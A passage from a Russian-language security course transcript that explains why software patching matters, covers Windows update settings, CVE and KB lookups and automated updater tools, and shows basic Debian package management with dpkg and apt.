В примерах, которые я показываю, используется среда рабочего стола GNOME. На тот случай, если вы выбираете, какую среду рабочего стола использовать во время установки Debian.

64. Linux - OpenBSD и Arch Linux

Проект OpenBSD выпускает свободную многоплатформенную UNIX-подобную операционную систему, основанную на 4.4BSD. Она на ваших экранах. Данный проект придает особое значение переносимости, стандартизации, корректности, проактивной безопасности и интегрированной криптографии. По факту, проект также разрабатывает широко известное и распространенное программное обеспечение OpenSSH. Так что эта операционная система также рекомендована к использованию.

Arch Linux - это независимо разрабатываемый дистрибутив Linux, оптимизированный для архитектур i686 и x86/64, ориентированный на опытных пользователей Linux. В целом, вам нужно быть компетентным пользователем, чтобы использовать эту систему, вам нужно быть в курсе об этом заранее. Она использует Pacman, менеджер пакетов собственной разработки от создателя Arch Linux. Pacman обеспечивает установку актуальных обновлений с полным контролем зависимостей пакетов, работая по системе плавающих релизов или роллинг-релизов. Arch может быть установлен с образа диска или с FTP-сервера.

Установочный процесс по умолчанию предоставляет надежную основу, позволяющую пользователям создавать настраиваемую установку. Вдобавок, утилита Arch Build System (ABS) предоставляла возможность легко собирать новые пакеты, модифицировать конфигурацию стоковых пакетов и делиться этими пакетами с другими пользователями посредством Arch User Repository (Репозиторий пользователей Arch). Это легковесный дистрибутив Linux. На него ставится преимущественно свободно- распространяемое и опенсорсное программное обеспечение и ПО из поддерживаемого сообществом репозитория AUR. Эта система также рекомендована к использованию.

65. Linux - Ubuntu

Здесь у нас Ubuntu и я не рекомендую ее использовать. По умолчанию, Ubuntu отправляет некоторую вашу информацию третьим сторонам, не спрашивая вашего согласия. Если вы пользователь Ubuntu и используете дефолтные настройки, каждый раз, когда вы начинаете набирать что-либо в меню Dash, чтобы открыть какое-либо приложение или найти файл на вашем компьютере, ваши ключевые слова для поиска отправляются различным третьим сторонам, некоторые из которых поставляют вам рекламу.

https://fixubuntu.com

Чтобы это предотвратить, вам нужно выполнить ряд инструкций. Давайте я вам покажу. Заходим на сайт fixubuntu.com и следуем указанным здесь инструкциям, здесь показано, как изменить нужные настройки. Однако я в любом случае не рекомендую Ubuntu, я лишь привожу это для вашего интереса в том случае, если так получилось, что вы используете эту систему. Ubuntu лучше в целях приватности и анонимности, чем Windows или OS X. Я рекомендую Ubuntu людям, не имеющим опыта работы с Linux и считающим Debian, Arch Linux или OpenBSD слишком сложными.

7

БАГИ И УЯЗВИМОСТИ В БЕЗОПАСНОСТИ

66. Цели и задачи обучения

Цель данного раздела в том, чтобы довести до вас высокую степень риска, который могут представлять собой уязвимости в безопасности и баги. Мы узнаем, как применять правильные меры для уменьшения негативных последствий от уязвимостей и багов, включая установку патчей на все операционные системы и приложения. Патчинг - это крайне важное средство по обеспечению безопасности.

67. Важность установки патчей

Сейчас мы обсудим установку обновлений и патчей. Важно обновлять все программные приложения, фирменное ПО, операционные системы, все. Обновление или патч - это попросту исправление бага. Когда речь идет об обновлении, связанном с багом в безопасности, это называется обновлением безопасности. И именно об обновлениях безопасности мы должны больше всего заботиться в контексте обеспечения безопасности.

Обновление вашего программного обеспечения
это самая важная вещь
которую вы можете совершить для того,
чтобы оставаться защищенными в сети

Обновление вашего программного обеспечения - это самая важная вещь, которую вы можете совершить для того, чтобы оставаться защищенными в сети. Если после изучения данного курса вы сделаете всего одну вещь - пусть это будет применение патчей, и сделайте это как можно скорее. Обновление вашего программного обеспечения - это самая важная вещь, которую вы можете совершить для того, чтобы оставаться защищенными в сети. Я не устану это повторять.

Несмотря на то, что обновлять программное обеспечение довольно просто, я собираюсь разобрать эту тему шаг за шагом специально для тех из вас, кто изучает данный курс и не знаком с каждым из этих шагов, поскольку крайне важно накатывать актуальные патчи вовремя.

К сожалению, для всего того, что вам следует обновлять, имеются различные способы делать это и различные интерфейсы для каждой части программного обеспечения, так что обновлять все это весьма затруднительно. Но мы изучим несколько способов, как делать это значительно легче.

Продукты, которые более всего нуждаются в обновлениях, это...

Под номером один: те продукты, которые напрямую связаны с интернетом, например браузеры типа Opera, Edge, Firefox, Chrome; расширения браузеров и плагины типа Java, Flash, Silverlight; и если вы используете почтовые клиенты типа Outlook или Thunderbird, они также важны, поскольку напрямую взаимодействуют с интернетом. Все это - крупнейший вектор атаки.

Вторыми по важности в списке идут приложения, которые используют, проигрывают, просматривают файлы различных форматов, которые вы скачиваете из интернета, или файлы различных форматов, которые вы получаете из каких-либо непроверенных источников.

Например, Windows Media Player, который проигрывает фильмы, допустим, вы скачали фильм. Adobe Reader, который просматривает PDF-файлы, допустим, вы скачали PDF. Ваша программа для просмотра изображений формата JPEG, или Excel и Word, которые обрабатывают загруженные файлы, они могут быть и являются векторами атаки. Например, макровирусы в Excel или Word.

И в-третьих, операционная система. Это важно, поскольку операционная система поддерживает ключевую составляющую вашей защиты, так что ее также необходимо обновлять.


В обновлении всего вышеперечисленного есть потенциально отрицательная сторона. Не все обновления хороши и не все они безопасны. Это нечасто случается, особенно у Microsoft и крупных игроков, но иногда патч выходит с другим багом, что может привести к проблемам работоспособности. Например, вы можете получить обновление безопасности для браузера Edge, а он после этого закрашится.

Самый безопасный вариант - поставить автоматическую установку обновлений, но вы можете выбрать вариант, при котором они будут лишь скачиваться, и у вас будет возможность оценивать патч, нужен он вам, собственно говоря, или нет, и я расскажу, как это делается, далее.

Как вы уже видели в разделах про вредоносные программы, хакеров и эксплойты, если вы упускаете из виду вопрос установки патчей, то вопрос, хакнут ли вас или нет, даже не возникает, это лишь вопрос времени. Мой приятель, имя которого я называть не буду, однажды задал мне вопрос, что он может сделать для защиты своего ноутбука, он не мог понять, почему его ноутбук ведет себя так странно. Я быстро взглянул на машину и обнаружил, что она не обновлялась с 2011 года. Я ответил ему: "Забудь о настройке безопасности, тебе нужно переустановить операционную систему и начать все заново. Эта машина наверняка подцепила себе на борт нежелательных пассажиров всех мастей". Так что, не повторяйте его ошибок.


68. Windows 7 - Автоматическое обновление

Я собираюсь показать вам, как устанавливать обновления и патчи на Windows 7. Идем в меню "Пуск", набираем "Центр обновления", открываем "Центр обновления Windows". Вам нужно зайти в "Изменить параметры".




Нам нужно убедиться, что все эти галочки проставлены, особенно Microsoft Update ("При обновлении Windows предоставить обновления для продуктов Майкрософт и проверить наличие нового необязательного программного обеспечения Майкрософт"), поскольку этот чекбокс не всегда включен по умолчанию, а эта функция позволяет вам обновлять Internet Explorer и приложения Office.

На самом деле, вам стоит настроить себе автоматическую установку обновлений. Однако, в силу определенных причин, вы можете захотеть сначала проверять эти обновления, и вам стоит выбрать только лишь их загрузку, но я бы посоветовал выбрать здесь как рекомендует Microsoft. Если вы хотите проверить наличие обновлений, просто нажимаем "Поиск обновлений", и вам будет показано, есть ли какие-либо новые обновления.




А если вы хотите посмотреть на детали этих обновлений, это можно сделать здесь. Видим здесь, что у нас есть одно важное обновление. Можем посмотреть подробности, это даст нам больше информации.




68. Windows 8, 8.1 - Автоматическое обновление

Теперь я собираюсь показать вам, как устанавливать обновления в Windows 8. Заходим в меню "Пуск", либо нажимаем клавишу Windows, набираем "Центр обновления", заходим в "Центр обновления Windows", нажимаем "Выбрать тип установки обновлений". И далее здесь вы можете сделать выбор, устанавливать обновления автоматически или нет. Я советую автоматически скачивать и устанавливать их.

Вы можете выбрать только лишь загрузку обновлений, а решение об их установке будет приниматься вами. Этот вариант не обязательно лучший, только лишь в случае, если вы хотите проверять их перед установкой. И я бы также проверил этот чекбокс: "При обновлении Windows предоставить обновления для продуктов Майкрософт". Это будет обновлять Internet Explorer, Office, Excel, Word, а это важно делать.






Если вы хотите посмотреть подробности патчей, нажмите "Просмотр журнала обновлений", здесь вы сможете увидеть KB-номер, являющийся уникальным номером обновления, вы можете найти его в поиске. Если нужен поиск обновлений, просто нажимаем "Проверка обновлений" и система начнет их поиск.

69. Windows 10 - Автоматическое обновление

Сейчас я покажу вам, как обновлять Windows 10. Нажимаем сюда, набираем "Центр обновления Windows", переходим. Выбираем "Дополнительные параметры". Здесь вы выбираете, получать ли обновления автоматически или нет.

Я бы порекомендовал оставить эту опцию на автоматическом обновлении. Если вам это не нужно, выбирайте "Отложить получение обновлений". И определенно вам нужно поставить галочку на пункт "При обновлении Windows предоставить обновления для других продуктов Майкрософт". Это будет гарантировать установку обновлений Internet Explorer, браузера Edge и приложений Office: Excel, Word и так далее.





Возвращаемся. Если хотите посмотреть подробности, что было установлено, смотрим здесь. Погуглите KB-номер, чтобы узнать больше об обновлении. Или можете посмотреть это на сайте Microsoft. Можете навести курсор, также увидите больше информации. Для поиска обновлений есть кнопка "Проверка наличия обновлений".

70. Windows - Критические обновления и "Вторник патчей" от Microsoft

"Вторник патчей" - это неофициальное обозначение даты регулярных публикаций обновлений безопасности от Microsoft для их программных продуктов. Это происходит во второй и иногда четвертый вторник каждого месяца в Северной Америке.

https://technet.microsoft.com/en-us/security/bulletin/dn602597.aspx

Если вы зайдете на этот сайт, это Бюллетень по безопасности Microsoft, вы можете попасть на эту страницу по данному адресу. Видим здесь последние обновления безопасности. Один патч может фиксить множество уязвимостей. Несомненно, вам следует устанавливать все критические обновления и, откровенно говоря, важные обновления также, но вы можете принимать это решение исходя из своих мыслей по поводу этих обновлений безопасности.

```
KB = номер обновления
CVE = номер уязвимости
```

Номер KB соответствует номеру обновления в операционной системе Windows, можно узнать подробности и номера, которые необходимо установить. Номер CVE уникален для уязвимости или бага.

Если мы нажмем на патч (KB3089656), то увидим, какую проблему он закрыл. Видим здесь CVE с определенным номером (CVE-2015-2507). Нажмем на него. Попадем на сайт с типовыми уязвимостями и ошибками конфигурации, здесь представлено больше информации по проблеме. Вы также можете поискать сведения по уязвимости в Google и найти другую ценную информацию о ней. На этом сайте видим, что данная уязвимость была обнаружена группой Hacking Team, они использовали этот баг для хакинга машин. И вы можете поискать, есть ли доступные эксплойты для этой уязвимости, сравнительно новые ли они, а может быть и нет.

https://www.cvedetails.com

Можете поискать на сайте CVE Details по данной уязвимости. И здесь мы видим, что она особенно опасна. Оценка по общей системе оценки уязвимостей CVSS - 9.3. "Позволяет удаленным атакующим исполнять произвольный код". Да... Это определенно нужно залатать.

Подобные уязвимости с удаленным запуском произвольного кода или переполнением буфера особенно опасны. Все уязвимости, которые оцениваются как критические, получают эту оценку обоснованно, и их обязательно нужно исправлять при помощи патчей. И все важные обновления должны быть применены.

Можете обратить внимание на оценку CVSS здесь, 9.3. И это некая попытка индустрии по внедрению универсального стандарта, определяющего, насколько опасными являются те или иные вещи. И это может помочь вам в принятии решения, хотите ли вы применять данное обновление или нет. Но если оценка помечена красным цветом, применяйте обновление. Детали по уязвимостям всех типов программного обеспечения и операционных систем можно найти на сайтах

www.cve.mitre.org

https://nvd.nist.gov

https://www.cvedetails.com

Типовые уязвимости и ошибки конфигурации - хороший сайт. Национальная база данных уязвимостей и непосредственно CVE Details.

71. Windows 7, 8, 8.1, 10 - Упрощение процесса обновления при помощи автоматизации

Ввиду того, что поддержание в актуальном состоянии с учетом последних обновлений безопасности или обновлений в целом всевозможных видов программного обеспечения - это огромная морока, нам нужно автоматизировать процесс. Кроме того, если мы сможем автоматизировать, то это будет означать, что мы не забудем об этом, и что скорее всего обновления будут установлены, и что скорее всего мы будем защищены от атак.

Есть одно основное приложение, которое я рекомендую для автоматизации, это Personal Software Inspector или PSI от Flexera. И вдобавок, оно бесплатное.

Обратите внимание, что на момент снятия видео компания носила название Secunia, но затем она была приобретена компанией Flexera Software.


http://www.flexerasoftware.com/enterprise/products/software-vulnerability-management/personal-software-inspector/

Эта программа поддерживается компанией Flexera, работающей в том числе в сфере безопасности, и поэтому особое внимание в ней уделяется тем обновлениям, где безопасность значит многое. Чтобы быть полезными, данные об обновлениях должны обновляться, и это обеспечивается компанией Flexera. И они справляются с выполнением этой работы довольно-таки хорошо, но они охватывают не все существующие программы, а только лишь те, что важны для обеспечения безопасности.

Вы можете проследовать на их сайт, заполнить там кое-какие детали о себе, "Скачать", получите EXE-файл. Запускаем, выбираем язык, далее, принять условия лицензионного соглашения. Теперь у вас появляется выбор, как настроить эту программу. Можете выставить на "Автоматическое обновление программ", этот вариант я вам рекомендую, все настроено, выбирайте именно его.


На случай, если вы впервые устанавливаете э ту программу, я советую выбрать опцию "Автоматическое скачивание обновлений", но при этом "Позволить мне выбирать, применять ли эти обновления или нет". В этом случае вы сможете выбирать, какое программное обеспечение вы не хотите обновлять в силу каких-либо причин. Если выберете первый вариант, то будет происходить именно автоматическое обновление этих программ. Возможно, вам не захочется даже ничего скачивать вообще, а только лишь проверить, актуально ли ваше программное обеспечение или нет, при этом программа будет установлена. Собственно, я проверю наличие обновлений лишь для установки. Далее, желаем ли мы запустить приложение? Да, желаем.

При первом ее запуске происходит сканирование в поисках установленных программ. Это может занять определенное время, особенно, если у вас много приложений или большой жесткий диск. Вам также потребуется соединение с интернетом, программа пытается получить последние обновления через интернет. Если у вас не работает интернет, она может начать ругаться, если есть подозрение, что она подвисла, просто не трогайте ее, возможно, она сканирует систему, чтобы определить, какие у вас есть программы. И вы обнаружите, что это приложение иногда может переставать отзываться, но просто не трогайте его, обычно оно лишь пытается что-то сделать в фоновом режиме, сканирует ваши файлы и так далее.




Здесь у нас меню "Параметры". Если "Детальное представление" не выбрано, поставьте эту галочку, это поможет лучше понять, какие приложения необходимо обновить. Это опции, которые мы видели на этапе установки. Так что здесь вы можете вернуть обратно на автоматическое обновление, что рекомендовано.


Что вы можете сделать, что я сделал, я специально убедился, что у меня есть необновленные программы.



Если я нажму сюда, правой кнопкой мыши, я смогу решить, может быть, я хочу проигнорировать обновления для этой программы. Может быть, это такая программа, при обновлении которой мне придется изменить определенный код, который я разрабатывал. Так что вы, собственно, можете проигнорировать это и затем выбрать все программы, которые хотите проигнорировать, и затем выбрать автоматическое обновление.


Можно посмотреть подробности, но это не покажет ничего большего, чем то, что вы получаете при "Детальном представлении", а это установленная версия программы. Плюс показывается местоположение файла.





Очень полезная вещь: если выбрать меню "Больше информации", будет запущен ваш браузер, и вам будет предоставлена информация о патче и уязвимости. И вы можете заметить здесь, наивысший уровень опасности, крайне критическая уязвимость.


Так что это, пожалуй, то обновление, которое стоит установить, потому что, опять же, iTunes - это приложение, которое напрямую связывается с интернетом, и оно особенно уязвимо, а поэтому нуждается в обновлении.



Вы можете заглянуть в "Журнал" и проверить, что уже было установлено или обновлено. Если есть программа, за которой вы бы хотели следить, но ее нет в этом списке, то вы можете сделать запрос на ее добавление в компанию Flexera, и если вам повезет, то они могут добавить ее.

Вы можете "Сканировать повторно". Видим, что программа начала загрузку актуальных характеристик, и она просканирует вашу систему повторно. И как я уже сказал, это может занять немного времени, если у вас объемная система. Здесь наверху указывается оценка, 97%, насколько обновлена моя система по мнению программы.

Здесь сказано "В процессе обновления", давайте поменяем эти параметры на "Обновление". Что мы тут видим, она выполняет именно то, что я указал сделать, не совсем ясно, что сейчас происходит, есть маленький таймер, фоном происходит обновление. Лучше всего сейчас не трогать ее, дать ей возможность продолжать свое дело, и позже, в конечном итоге, она очнется, и вы сможете пользоваться интерфейсом вновь.



- Appupdater
- FileHippo App Manager
- Ninite
- Software Informer Client
- Software Update Monitor (SUMo lite)
- Heimdal Free
- Duno (drivers)


Есть альтернативные инструменты для автоматизации установки обновлений. Есть программа под названием Appupdater, есть FileHippo App Manager, есть Ninite,

Software Informer Client, Software Update Monitor или SUMo, но убедитесь, что используете облегченную версию SUMo, поскольку необлегченная версия идет в комплекте с рекламным и раздутым программным обеспечением. Далее есть Heimdal Free. Не уверен, что произнес это название правильно. Эта программа выпускается компанией из сферы безопасности, так что в ней особое внимание уделяется безопасности, стоит взглянуть.

Вы также можете производить автоматическое получение рекомендуемых драйверов и обновлений для оборудования, есть несколько программ, которые умеют это делать. Например, Dumo.

Если ваша машина не работала в течение длительного времени или была отсоединена от интернета долгое время, перед тем, как начать использовать браузер или выходить в интернет, вам необходимо сначала проверить, актуальные ли стоят обновления. Сначала обновите систему, затем браузер, затем идите в сеть.

И давайте посмотрим, iTunes был успешно автоматически обновлен и теперь мы используем актуальную версию. В "Журнале" мы видим, что обновления были произведены, и это классно. Теперь у нас 100%.



72. Linux - Debian - Установка обновлений

То, как вы будете разруливать с обновлениями безопасности в Linux, будет зависеть от дистрибутива, который вы используете. Я рекомендую Debian в качестве основной операционной системы для тех из вас, кто заботится о безопасности, приватности и анонимности. Я собираюсь рассказать об обновлениях безопасности на примере Debian и систем, созданных на основе Debian.



Это операционные системы, важные для области безопасности, такие как Kali, Tails, Whonix и так далее. Проект Debian выполняет отличную работу по обеспечению обновлений безопасности для Debian. Безопасность - это приоритет для этого проекта и этой операционной системы.

Если вы хотите найти детали проблем безопасности, для исправления которых выпускаются патчи, то взгляните на страницу с информацией по безопасности, представленную Debian, она на ваших экранах.

https://www.debian.org/security/

Если мы спустимся ниже, то увидим все обновления. Можем нажать на любое обновление и получить больше информации об этом конкретном обновлении. Можем перейти в каталог Mitre CVE и узнать больше по данной уязвимости. Здесь подробная информация об этой уязвимости. Еще больше деталей видим здесь. И отсюда мы можем попасть в различные источники для большего количества сведений, и в принципе, можем даже найти код эксплойта для данной уязвимости.

По заявлениям Проекта Debian, они обрабатывают все проблемы безопасности, доведенные до их внимания, и исправляют их в течение определенных разумных сроков. Они также говорят, что множество предупреждений безопасности координируются другими поставщиками свободного ПО и публикуются в тот же день, что и найденная

уязвимость, а также, что у них есть внутренняя команда Аудита Безопасности, которая ищет в архивах новые или неисправленные ошибки безопасности. Они также верят в то, то безопасность путем сокрытия не работает, и что общедоступность информации позволяет находить уязвимости в безопасности, и это круто. Все это хорошо, вот почему я рекомендую Debian в качестве основной надежной операционной системы для повседневного использования, когда речь идет о безопасности, приватности и анонимности.

```
nathan@debian:~$ man dpkg
```

Обновление в Debian: есть dpkg, основной пакетный менеджер для установки, удаления и предоставления информации о пакетах .deb Можем считать его инструментом самого низкого уровня, на который остальные инструменты полагаются при установке пакетов.

```
nathan@debian:~$ dpkg -i filename.deb
```

Итак, вы можете подать команду, наподобие этой, если вам нужно установить пакет Debian под названием filename.deb, он должен быть расположен локально в вашей директории, чтобы вы могли установить его туда.

```
nathan@debian:~$ man apt
```

Также есть Усовершенствованная система управления программными пакетами Advanced Packaging Tool, сокращенно APT. Это консольная надстройка над dpkg для управления пакетами .deb и .rpm

```
nathan@debian:~$ sudo apt-get install nmap
```

Приведем пример использования APT для установки пакета: набираем команду "sudo apt-get install nmap". Sudo нужна для запуска команды с административными полномочиями. Что сделает данная команда? Она установит пакет nmap в том случае, если он существует в репозитории.

```
nathan@debian:~$ sudo apt-get install nmap
[sudi] password for nathan:
Reading package lists… Done
Building dependency tree
Reading state information… Done
nmap is already the newset version.
nmap set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 to not upgraded.
```

Nmap уже установлен, так что более новая версия не была установлена. Это была команда apt-get, но есть и другие команды apt, сейчас я их покажу. Мы посмотрели на dpkg, мы посмотрели на apt, а теперь давай взглянем на aptitude.


```
nathan@debian:~$ man aptitude
```

Aptitude - это оболочка для Advanced Packaging Tool. Это оболочка для APT. Выходим отсюда. Очень похоже на apt-get, данная команда установит пакет Zenmap, если он доступен в репозиториях.

```
nathan@debian:~$ sudo aptitude install zenmap
```

Сейчас мы поговорим о том, что такое репозитории. По этой команде устанавливается Zenmap, и эта программа затем появится у нас в виде приложения.

Нам здесь говорится, что мы не сможем использовать полный функционал Zenmap, пока не получим root-права. В общем, так выглядит приложение Zenmap, которое мы только что скачали и установили.



Хорошо, но что насчет обновления программ, обновлений безопасности? Чтобы обновлять операционную систему и приложения, наиболее часто вы будете использовать следующие команды: apt-get update и apt-get dist-upgrade

```
nathan@debian:~$ sudo apt-get update && sudo apt-get dist-upgrade
```

Давайте запустим их. Первое, что происходит, это запуск apt-get update, а затем запускается dist-upgrade. В данном случае ей нечего обновлять. Если бы было, то эта утилита скачала бы обновления и установила бы их.

Давайте я для начала объясню про "apt-get update". Эта команда используется для синхронизации и обновления файлов, содержащих индексы пакетов, в вашей локальной системе с источниками пакетов, то есть репозиториями. Индексы доступных пакетов берутся из источника или репозитория, определенного в файле "sources.list".

```
nathan@debian:~$ cat /etc/apt/sources.list

# deb cdrom:[Debian GNU/Linux 8.3.0 _Jessie_ - Official amd64 DVD Binary-1
20160123-19:03]/ jessie contrib main

# deb cdrom:[Debian GNU/Linux 8.3.0 _Jessie_ - Official amd64 DVD Binary-1
20160123-19:03]/ jessie contrib main

deb http://ftp.uk.debian.org/debian/ jessie main
deb.src http://ftp.uk.debian.org/debian/ jessie main

deb http://security.debian.org/debian/ jessie/updates contrib main
